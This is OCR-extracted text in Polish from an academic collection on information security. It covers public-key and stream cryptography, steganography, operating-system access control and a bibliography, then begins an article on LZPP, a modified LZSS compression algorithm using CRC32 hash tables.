500, 170GB RAM [21]. Natomiast D. Bernstein [24] szacuje, że maszyna kosztująca 1 mld $ jest w stanie złamać ten klucz w ciągu dziesięciu lat. Praktyczne doświadczenia pokazują osiągnięcia idące w tym kierunku. We wrześniu 2002 zakończono międzynarodowy projekt RC5-64, który miał na celu analizę praktycznej odporności szyfru RC-5 z kluczem o długości 64 bitów. Liczba uczestników wyniosła 331 252, moc użytych komputerów była równoważna 160 tys. PC 266. Przeanalizowano w sumie $18.5*10^{18}$ kluczy (85% ogólnej liczby). Klucz został znaleziony w ciągu 4,8 lat [25].

Działanie systemów z kluczem publicznym polega na zastosowaniu tak zwanych funkcji jednokierunkowych, które posiadają ważną właściwość: przy podanym argumencie **x** dość prosto jest policzyć wartość funkcji **f (x)**, natomiast jeżeli znana jest wartość **y = f (x)**, to nie ma łatwego algorytmu obliczającego **x**. Mnogość klas funkcji jednokierunkowych rodzi wielorakie systemy z kluczem publicznym. Warto podkreślić, że nie każda funkcja jednokierunkowa odpowiada realnym systemom kryptograficznym.

Poprzez jednokierunkowość rozumiemy jednokierunkowość nie teoretyczną, ale niemożność praktycznego wyliczenia **x**, stosując nowoczesne systemy obliczeniowe w wymaganym czasie. Dlatego, aby zagwarantować wiarygodną ochronę informacji, systemy powinny odpowiadać dwom podstawowym wymaganiom:

1) przekształcenie wiadomości ($X\{x_i\}$) powinno być jednokierunkowe i wykluczać jej odtworzenie na bazie klucza publicznego,

---

[6] Informacje o nowoczesnych międzynarodowych standardach kryptograficznych i standardach niektórych państw można znaleźć w [21].

[7] Liczba oznacza ilość bitów.

2) wyliczenie klucza prywatnego, mając klucz publiczny, powinno być niemożliwe.

Wszystkie nowoczesne kryptosystemy z kluczem publicznym opierają się na jednym z następujących typów przekształceń jednokierunkowych:
- rozłożenie dużych liczb na czynniki pierwsze (lub pseudopierwsze [26]),
- obliczenie logarytmu w grupie multiplikatywnej ciała skończonego [27],
- znalezienie pierwiastków równań algebraicznych (o tym niżej).

Należy podkreślić, że algorytmy kryptosystemów z kluczem publicznym można zastosować na trzy sposoby:
- jako samodzielne środki ochrony danych,
- jako środki dystrybucji kluczy (przypomnijmy, że problem dystrybucji kluczy był jedną z głównych przyczyn pojawienia się kryptografii z kluczem publicznym),
- jako środki uwierzytelniania użytkowników (przez podpisy elektroniczne).

Jak podkreśliliśmy, najbardziej znanym wśród algorytmów z kluczem publicznym jest algorytm RSA. Popularność algorytmu opiera się na możliwości gwarantowanej oceny jego odporności na złamanie. Dzisiaj algorytm RSA wykorzystywany jest zarówno jako samodzielny produkt kryptograficzny[8], jak również w postaci wbudowanej w popularnych aplikacjach[9] i w innych standardach (SSL, S-HHTP, S-MIME, S/WAN, STT i PCT), w sieciach komputerowych banków (w tym – do obsługi kart kredytowych).

O krzywych eliptycznych – obiekcie matematycznym, który ostatnio jest intensywnie wykorzystywany w algorytmach kryptograficznych, w tym w podpisach cyfrowych [28] – pisze w swym artykule Marcin Płonkowski.

Jedna z nowoczesnych metod rozwiązania problemu dystrybucji kluczy polega na zastosowaniu tak zwanych wędrujących kluczy (*wandering keys*). Idea metody jest dość prosta. Po zastosowaniu klucza w jednej sesji wymiany informacji między dwoma abonentami klucz należy zmienić. Reguły zmiany powinny znać obydwie strony. Ciągła zmiana kluczy jeszcze bardziej zwiększa poziom bezpieczeństwa informacji. Głównym


---

[8] Przykładowo w pakiecie PGP (Pretty Good Privacy); działanie PGP polega na zasadzie *web of trust* i umożliwia użytkownikom dystrybucję kluczy bez udziału centrów certyfikacyjnych.

[9] W przeglądarkach Internet (Microsoft) i Netscape.

wyzwaniem w realizacji metody jest wybór efektywnych reguł zmiany kluczy. Jeden z prostych sposobów polega na zastosowaniu losowego generowania spisu kluczy. Druga metoda jest związana z zastosowaniem matematycznych algorytmów zmiany (jedno szyfrowanie w drugim). Bardziej skomplikowany jest problem dystrybucji kluczy do wymiany informacji pomiędzy wieloma użytkownikami. To jest pole do rozmyślania i analizy.

Jak już wcześniej wspominaliśmy, wraz z pojawieniem się środków multimedialnych powstał problem szyfrowania i transmisji istotnie większych ilości danych za pomocą sieci o dużej przepustowości. Do nowych technologii informacyjnych mogą być odniesione:
- łączność tekstowa, wideo, dźwiękowa,
- poczta głosowa,
- systemy wideokonferencji.





*Rys. 2.*

Dla systemów interaktywnych typu telekonferencji, audio- lub wideołączności szyfrowanie danych powinno odbywać się w czasie rzeczywistym i być (w miarę możliwości) przezroczyste dla użytkownika. Nie jest to możliwe bez zastosowania nowych sposobów szyfrowania. Wśród takich sposobów najbardziej rozpowszechnione jest szyfrowanie strumieniowe [28]. W odróżnieniu od wyżej opisanych algorytmów system przekształcenia ($\mathbf{X}\{x_i\}$ w $\mathbf{X}'\{x'_j\}$) nie czeka na ostatni symbol $\mathbf{X}\{x_i\}$ i począwszy od pierwszego symbolu zaczyna szyfrowanie i transmisję informacji.

Najbardziej prosta metoda zaszyfrowania polega na bitowym sumowaniu wejściowej wiadomości z kluczem (sumowanie modulo 2), jak to pokazane na rys. 3. Klucz może być nieokresowym ($\mathbf{z} = 1,...,\infty$) lub okresowym ($\mathbf{z}$ – ustalone) ciągiem, otrzymanym za pomocą generatora

ciągów pseudolosowych. Przykładem standardu szyfrowania strumieniowego jest RC4[10], stworzony przez R. Rivesta. Inna metoda tego typu szyfrowania to szyfrowanie blokowe (połączenie dwóch wyżej przeanalizowanych metod)[11].




*Rys. 3.*

Generowanie kluczy jest „kluczowym" elementem metody szyfrowania strumieniowego.

W tym miejscu należy wspomnieć o perspektywicznej metodzie ochrony informacji i praw autorskich. Chodzi o *steganografię*, polegającą na ukrywaniu faktu transmisji poufnej informacji przez wbudowanie tajnej wiadomości w zwykłą [24]. Większość algorytmów steganograficznej ochrony informacji bazuje na zastosowaniu specjalnych właściwości formatów komputerowych lub na nadmiarowości audio- i wideoinformacji. Jednym ze „słabych miejsc" tych algorytmów jest częsty brak odporności na stratną kompresję danych. Od tej wady wolne są algorytmy polegające na analizie spektralnych właściwości informacji i przekształceniu naturalnego obrazu w rekursywny za pomocą przekształcenia Fouriera [25].

Podsumowując, podkreślmy, że wybór metody i algorytmu przekształcenia kryptograficznego informacji zależy od wielu czynników. W sensie praktycznym to jest zadanie optymalizacyjne.

[10] Ten algorytm jest własnością firmy RSA Data Security.

[11] Metoda podobna do zwykłego pakietowania powiadomienia na bazie protokołu TCP/IP.

## 4. Bezpieczeństwo systemów operacyjnych, baz danych i sieci lokalnych

Znane w teorii ochrony informacji modele i systemy bezpieczeństwa polegają najczęściej na analizie problemu dostępu subiekta lub podmiotu do obiektu (informacji) (patrz niżej artykuł Krystiana Matusiewicza). W związku z tym i środki ochrony zorientowane są (w lepszym przypadku) na stworzeniu izolowanego środowiska programistycznego, w którym działa aplikacja lub automatyzowany system opracowania dokumentów elektronicznych. Warto podkreślić, że w zasadzie oprogramowanie dowolnego systemu komputerowego składa się z trzech podstawowych komponentów: systemu operacyjnego (SO), oprogramowania sieciowego (OS) i systemu zarządzania bazą danych (SZBD).

Struktura współczesnych SO jest bardzo skomplikowana. Ochrona SO przed atakiem polega głównie na zastosowaniu haseł i – w ten sposób – pliki zawierające informacje o hasłach i identyfikatorach użytkowników są głównym obiektem ataków hackerów na SO[12]. Analizując efektywność hasła (bezpieczny czas zastosowania hasła), możemy zastosować wzór Andersona [32]:

$$4.32*10^4\ RM/EP <= A^S,$$

gdzie **R** – szybkość transmisji danych przez kanał (symb/min), **M** – czas, w którym mogą być zrobione próby do złamania hasła (w miesiącach), **E** – liczba symboli w każdym transmitowanym powiadomieniu przez próbę otrzymania dostępu (włącznie długość hasła **S** i symboli służbowych)[13], **A** – liczba symboli składających alfabet.

Jeżeli **R**, **E**, **M** i **A** są fiksowane, wtedy każde znaczenie **S** będzie dawać różne prawdopodobieństwo **P** złamania hasła (niektóre szczegóły działania łamaczy haseł są opisane w artykule Radosława Biadunia).

Sieciowe SO powinny nie tylko posiadać możliwości bezpiecznego wspólnego zastosowania zasobów sieciowych (np. plików, drukarek), ale również zabezpieczyć bezpieczne służby transmisji powiadomień, podtrzymywanie serwerowych procesów (np. SZBD, Web-serferzy, monitory transakcji i in.). Architekturę podsystemów bezpieczeństwa SO i OS należy analizować z różnych punktów widzenia:

---

[12] W SO Windows opartych na technologii NT takim obiektem ataków jest BD SAM.

[13] Taka sama technologia zastosowana do złamania szyfru RSA-64 (wymieniona w punkcie 3; wzięta z [25]).

- ze strony klienta sieci,
- jako serwera plików,
- jako serwiera aplikacji.

Dla przykładu tab. 2 ilustruje funkcje SO Windows NT 4.0.

*Tab. 2. Funkcje systemu operacyjnego Windows NT 4.0*

| Potrzebowania | Funkcje |
|---|---|
| Identyfikacja | Możliwość definiowania praw i przywilejów dla każdego użytkownika |
| | ID użytkownika/haseł |
| | Szyfrowanie informacji hasłowej |
| | Środki podtrzymywania dyscypliny hasłowej |
| | Ograniczenie możliwości pracy przez określone komputery |
| | Ograniczenie możliwości pracy w określone terminy (czas) |
| | Mozliwość zamiany procedur identyfikacji użytkowników |
| Kontrola dostępu | Listy kontroli dostępu do plików i zasobów systemowych |
| | Listy kontroli dostępu do obiektów pamięci systemowej |
| Audyt | Audyt zdarzeń autentyfikacji |
| | Audyt sprób dostępu do plików i zasobów systemowych |
| | Audyt zdarzeń systemu operacyjnego |
| | Środki analizy zdarzeń z interfejsem graficznym |
| Izolacja podsystemu bezpieczeństwa | Ochrona SO |
| | Ochrona aplikacji |
| Autentyfikacja stacji roboczych | Funkcja bezpiecznego podłączenia do sieci |
| Bezpieczne komunikacje | Wbudowane narzędzia bezpiecznej transmisji danych w środowisku sieciowym |
| Zarzadzanie bezpieczeństwem | Środki zarządzania z interfejsem graficznym |
| | Jednakowe możliwości zarządzania klientem i serwerem |
| Dostępność | Praca na standardowym PC |

Należy pamiętać: najczęściej używana metoda włamania do komputera przez SO (w tym – OS) polega nie na zastosowaniu najnowszych narzędzi oraz skomplikowanego oprogramowania wyspecjalizowanego, lecz przez luki w oprogramowaniu. Praktyka wskazuje na to, że

każda nowa wersja SO, każdy nowy SO zawiera więcej luk od poprzednich. Wiadomo, że problem rozgraniczenia dostępu całkowicie nie może być rozwiązany (bo 100-procentowa ochrona nie istnieje). Często sztuczne polepszenia ochrony SO prowadzą do tego, że dodatkowe środki stoją w sprzeczności z własnymi środkami ochrony SO. Jednym z najbardziej efektywnych systemów ochrony SO jest system kontroli dostępu bazowany na zbiorze reguł (RSBAC – Rule Set Based Access Control). RSBAC posiada strukturę modułową. Każdy moduł realizuje własny model ochrony. Na końcową decyzję o możliwości dostępu subiekta składa się suma decyzji podejmowanych przez wszystkie moduły [33]. Podobne podejście (RBAC – Role Based Access Control) opisano w artykułach Krystiana Matusiewicza i Grzegorza Potaczały (w ostatnim wypadku w odniesieniu do relacyjnych baz danych).

Jedna z nowoczesnych technologii ochrony dokumentów elektronicznych bazuje na następującej zasadzie (tezie): jeżeli nie można zabezpieczyć gwarantowaną „dokładność" opracowania informacji w systemach automatyzowanych, to należy stworzyć kontrolowaną technologię opracowania dokumentów. W takim wypadku kontroli podlegają nie izolowalność środowiska programistycznego, nie integralność oprogramowania, lecz stan dokumentu. Dzisiaj niemożliwe jest dokładne i kompleksowe opisanie modelów i mechanizmów technologicznej ochrony dokumentów. Można tylko podkreślić, że ten problem jest bardzo aktualny w dziedzinach komercji elektronicznej (patrz artykuł Michała Sołowieja) i witryn internetowych (niektóre szczegóły w artykule Jana Ulrycha). Jednym z najbardziej efektywnych rozwiązań do identyfikacji dokumentów elektronicznych i ich autorów jest zastosowanie podpisów cyfrowych (artykuł Marcina Płonkowskiego zawiera informacje z teorii i praktyki podpisów cyfrowych).

## Podsumowanie

1. Informacja jest najdroższym produktem w stosunkach między ludźmi i należy ją chronić.
2. Rośnie znaczenie „czynnika ludzkiego". Rozumiemy przez to poziom wiedzy, wykształcenia i uświadomienia wszystkich pracowników konkretnego przedsiębiorstwa lub firmy, że potrzeba polityki bezpieczeństwa (administratora bezpieczeństwa) jest sprawą każdego.
3. Badanie i zastosowanie nowych bardziej efektywnych kompleksowych (kombinacje kodowania nadmiarowego, kompresji, kryptografii i innych) algorytmów i narzędzi przekształcenia informacji jest jednym

z najważniejszych kierunków teorii i praktyki technologii informacyjnych.
4. Jednym z ważnych kierunków w określonej dziedzinie (chyba najmniej zbadanym) jest analiza ryzyka i kosztów straty informacji w stosunku do istniejących i projektowanych systemów automatyzowanego opracowania informacji.
5. Internacjonalizacja standardów i aktów prawnych w dziedzinie bezpieczeństwa systemów i sieci informatycznych odbija współczesne tendencje do budowy bezpiecznej przestrzeni informatycznej.

Oczywiście, przedstawiona w tym artykule i w tej książce analiza wzmiankuje dopiero część problemu bezpieczeństwa informacji i bezpiecznych systemów i sieci komputerowych.

**Bibliografia**

1. Department of Defense Trusted Computer Security Evaluation Criteria (Orange Book) – 12/85 9DoD 5200.28-std – Rainbow Series.
2. Trusted Network Interpretation of the TCSEC (Red Book), 31 July 1987.
3. Trusted Database Management System Interpretation of the TCSEC (Purple Book), April 1991.
4. Evaluation Criteria for IT Security (Common Criteria for Information Technology Security Evaluation). ISO/IEC SC27 N2161. Version 15408-1 FDIS, 1998. Part 1: Introduction and General Model.
5. Evaluation Criteria for IT Security (Common Criteria for Information Technology Security Evaluation). ISO/IEC SC27 N2162. Version 15408-2 FDIS, 1998. Part 2: Security Functional Requirements.
6. Evaluation Criteria for IT Security (Common Criteria for Information Technology Security Evaluation). ISO/IEC SC27 N2162A. Version 15408-2A FDIS, 1998. Part 2: Annexes.
7. Evaluation Criteria for IT Security (Common Criteria for Information Technology Security Evaluation). ISO/IEC SC27 N2163. Version 15408-3 FDIS, 1998. Part 3: Security Assurance Requirements.
8. C. E. Shannon, *Communication in the Presence of Noise*, Proc. IEEE, 37 (1949), 10-21.
9. C. E. Shannon, *Communication Theory of Secrecy Systems*, Bell Syst. Tech. J., 28 (1949), 522-715.
10. C. E. Shannon, *Probability of Error for Optimal Codes in a Gaussian Channel*, Bell Syst. Tech. J., 38 (1959), 611-656.
11. C. E. Shannon, R. G. Gallager, E. R. Berlakamp, *Lower Bounds to Error Probability for Coding on Discrete Memory Less Channels*, Info. and Control, 10 (1967), 65-103, 522-552.
12. R. W. Hamming, *Error Detecting and Error Correcting Codes*, Bell Syst. Tech. J., 29 (1950), 147-160.
13. В. А. Котельников, *Теория потенциальной помехоустойчивости*, М-Л. 1956.

14. П. П. Урбанович, В. Ф. Алексеев, Е. А. Верниковский, *Избыточность в полупроводниковых интегральных микросхемах памяти*, Мн: Наука і тэхніка 1995, 320.
15. F. J. MacWilliams, N. J. A. Sloan, *The Theory of Error-correcting Codes*, Bell Laboratories Murray Hill 1977.
16. P. P. Urbanovich, N. V. Patsei, *Combinational Method of Increase Integrity and Confidentially of the Information in Communication Channels*, w: *2 Intern. Conf. on Computer Methods and Inverse Problems in Nondestructive Testing and Diagnostigs: Proc., 20-23.10.1998*. Minsk–Berlin, 591-593.
17. P. P. Urbanovich, N. V. Patsei, *Information Scrambler/Descrambler Based on Combination of Data Compression and Error-correcting Codes*, w: *New Electrical and Electronic Techn. and their Industr. Impl.: Symposium Proc. Kazimerz Dolny, 14-17.02.2001. Poland*, 78-80.
18. US Patent N5504818, kl.H04L 9/00. Information Processing System Using Error-correcting Codes and Cryptography, 1996.
19. N. V. Patsei, P. P. Urbanovich, *On the Design of Error Detection and Correction Cryptography Schemes*, w: *Eurocomm 2000 Inform. Syst. for Enhanced Public Safety and Security. Conf. Rec., Munich, Germany*, IEEE Service Center, USA, 2000, 266-268.
20. П. П. Урбанович, Н. В. Пацей, *Общие диффузионные характеристики криптографических блочных кодов*. Управление защитой информации, 2, 2 (1998), 139-141.
21. K. Gaj, *Mijający rok w kryptografii i kryptoanalizie*, w: *ENIGMA 2002. VI Krajowa Konf. Zastosowań Kryptografii*, 31-54.
22. W. Diffie, M. E. Hellman, *New Directions in Cryptography*, IEEE Trans. on Info. Theory, vol. IT-22 (Nov. 1976), 644-654.
23. R. Rivest, A. Shamir, L. Adleman, *A Method for Obtaining Digital Signatures and Public Key Cryptosystems*, Commun. of the Assoc. of Comp. Math., vol. 21 (Feb. 1978), pp. 120-126.
24. D. Bernstain, *Circuits for Integer Faktorization: A Proposal.* http://cr.yp.to/papers.html#nfscircuit.
25. Управление защитой информации, 6, 4 (2002).
26. A. Paszkiewicz, *Wykorzystanie przedobliczeń do przyspieszenia działania algorytmów kryptograficznych z wykorzystaniem teorii liczb*, w: *ENIGMA 2002. VI Krajowa Konf. Zastosowań Kryptografii*, 129-135.
27. T. El Gamal, *A Public – Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms*, IEEE Trans. on Info. Theory, vol. IT-31 (July 1985), 469-472.
28. R. Kossowski, *Podpis tradycyjny a podpis elektroniczny*, w: *ENIGMA 2002. VI Krajowa Konf. Zastosowań Kryptografii*, 57-66.
28. J. D. Golić, *Modes of Operation of Strem Ciphers*, w: *ENIGMA 2002. VI Krajowa Konf. Zastosowań Kryptografii*, 113-126.
29.S. Takano, K. Tanaka, T. Sugimura, *Special Section on Intelligent Signal and Image Processing Data Hiding via Steganographic Image Transformation*, 1998.
30. R. Dygnarowicz, *Analiza cyfrowych systemów steganograficznych*, w: *ENIGMA 2002. VI Krajowa Konf. Zastosowań Kryptografii*, 139-146.
31. В. А. Кащеев, *Стеганографическая защита информации в ком-пьютерной радиосети*, Известия Белорусской инженерной академии, 1(13), 2 (2002), 184-187.

32. L. J. Hoffman, *Modern Methods for Computer Security and Privacy*, Prentice-Hall Inc. 1977.
33. Р. Х. Садыхов, Д. С. Кочуров, *Применение системы RSBAC для защиты операционных систем с открытым кодом*, Известия Белорусской инженерной академии, 1(13), 2 (2002), 170-173.

# Efektywna modyfikacja algorytmu bezstratnej kompresji LZSS

*Paweł Pylak*

Niniejszy artykuł prezentuje nową metodę bezstratnej kompresji danych, zwaną LZPP i będącą zaawansowaną modyfikacją znanego algorytmu LZSS [8]. Przy okazji pokazano również kilka możliwych ulepszeń algorytmów z rodziny LZ [9], [10].

Jako podstawowe kryterium dokonywanych w algorytmie LZSS zmian autor przyjął kwestię maksymalizacji efektywności kompresji, a więc minimalizacji współczynnika kompresji (*bpc*). Dopiero na dalszym miejscu znalazła się szybkość kompresji oraz ilość wykorzystywanej pamięci.

## 1. Zastosowanie tablicy haszowej

W standardowej metodzie LZSS podczas kompresji cały bufor słownikowy jest za każdym razem przeglądany w poszukiwaniu pasującego podciągu. Zastosowanie tu liniowego przeszukiwania uczyniłoby cały algorytm bardzo wolnym, gdyż liczba operacji odczytu i porównania jest w przybliżeniu równa iloczynowi długości danych i długości bufora. W celu praktycznego umożliwienia dalszych optymalizacji (ze względów czasowych) w LZPP poprawiono przede wszystkim wyszukiwanie poprzez zastosowanie tablicy haszowej i metody łańcuchowej z listami nieposortowanymi. Pojawiło się tu jednak kilka problemów:


a) dobór odpowiedniej funkcji haszującej;
b) ustalenie wielkości tablicy haszowej;
c) ustalenie maksymalnej wielkości list.

Ad. a). W niniejszym przypadku tablica haszująca powinna dawać możliwość szybkiego znajdowania podciągów zaczynających się od określonych symboli (bajtów). Liczba branych pod uwagę symboli jest określona przez pewną stałą `MIN_DL`. Stąd argumentem funkcji haszującej powinno być `MIN_DL` bajtów, natomiast wynikiem powinna być liczba, która jest indeksem w tablicy haszowej listy zawierającej wskaźniki do miejsc w buforze, gdzie są poszukiwane podciągi. Dodatkowo funkcja haszująca powinna jak najlepiej „mieszać", by maksymalnie ograniczyć prawdopodobieństwo kolizji. Rozpatrywano tu trzy funkcje haszujące różnego typu:

- funkcję opartą na operacji XOR,
- funkcję


  $W(x_0,\ldots,x_k)=127^k x_0+127^{k-1}x_1+\ldots+127x_{k-1}+x_k \bmod T$,

  gdzie `T` jest wielkością tablicy,
- CRC32 modulo wielkość tablicy (suma kontrolna obliczona algorytmem CRC32 dla `MIN_DL` bajtów będących argumentem funkcji modulo wielkość tablicy).





*Rys. 1. Przykład mieszania funkcji haszującej opartej na operacji XOR*

Zachowanie się poszczególnych funkcji jest zaprezentowane na rysunkach 1, 2, 3, które pokazują liczbę odwołań do tablicy haszowej (ograniczone do 2048) podczas kompresowania pliku „xplik" (połączone w jeden plik wszystkie pliki z Calgary Corpus [2]).




*Rys. 2. Przykład mieszania funkcji haszującej* W




*Rys. 3. Przykład mieszania funkcji haszującej opartej na CRC32*

Z powyższych wykresów widać wyraźnie, że najbardziej rozproszone, a co za tym idzie, najbardziej zrównoważone, a więc właściwe wyniki daje funkcja oparta na CRC32, natomiast najgorsze funkcja oparta na XOR. Jakość funkcji $W$ jest zbliżona do jakości funkcji CRC32, choć jest trochę słabsza. Wyniki kompresji plików potwierdzają powyższe wnioski.


Ad. b) c). Specyfika przeciętnych danych kompresowanych powoduje, że aby osiągnąć efektywną (w sensie czasowym) kompresję, należy ograniczyć liczbę elementów każdej listy z tablicy. Jest to szczególnie

istotne w wypadku kompresji danych z wielokrotnymi powtórkami, gdzie ten sam początek mają tysiące podciągów. Wtedy każdorazowe liniowe przeszukanie takiej listy byłoby nieopłacalne. Niestety, ograniczenie wielkości list odbija się niekorzystnie na jakości kompresji, gdyż algorytm musi usuwać z pamięci informacje o pewnych podciągach, które być może mogłyby się jeszcze przydać w przyszłości. Wyniki badań zależności współczynnika kompresji od funkcji haszującej, wielkości list oraz wielkości tablicy haszowej przedstawia tab. 1 oraz odpowiadający jej wykres zaprezentowany na rys. 4. Liczba przy nazwie CRC32 lub XOR oznacza górne ograniczenie wielkości list. Przy okazji widać przewagę funkcji CRC32 nad XOR. CRC32 nawet przy małej tablicy haszowej zachowuje się nieźle i straty jakości kompresji są niewielkie (ułamki procent). Tak więc najefektywniejsze jest wybranie do haszowania funkcji CRC32 oraz ustawienie wielkości tablicy haszowej na 32K lub 64K. Większe rozmiary nie przynoszą już praktycznie żadnych efektów. Podobnie sprawa ma się z górnym ograniczeniem wielkości list. Dla list 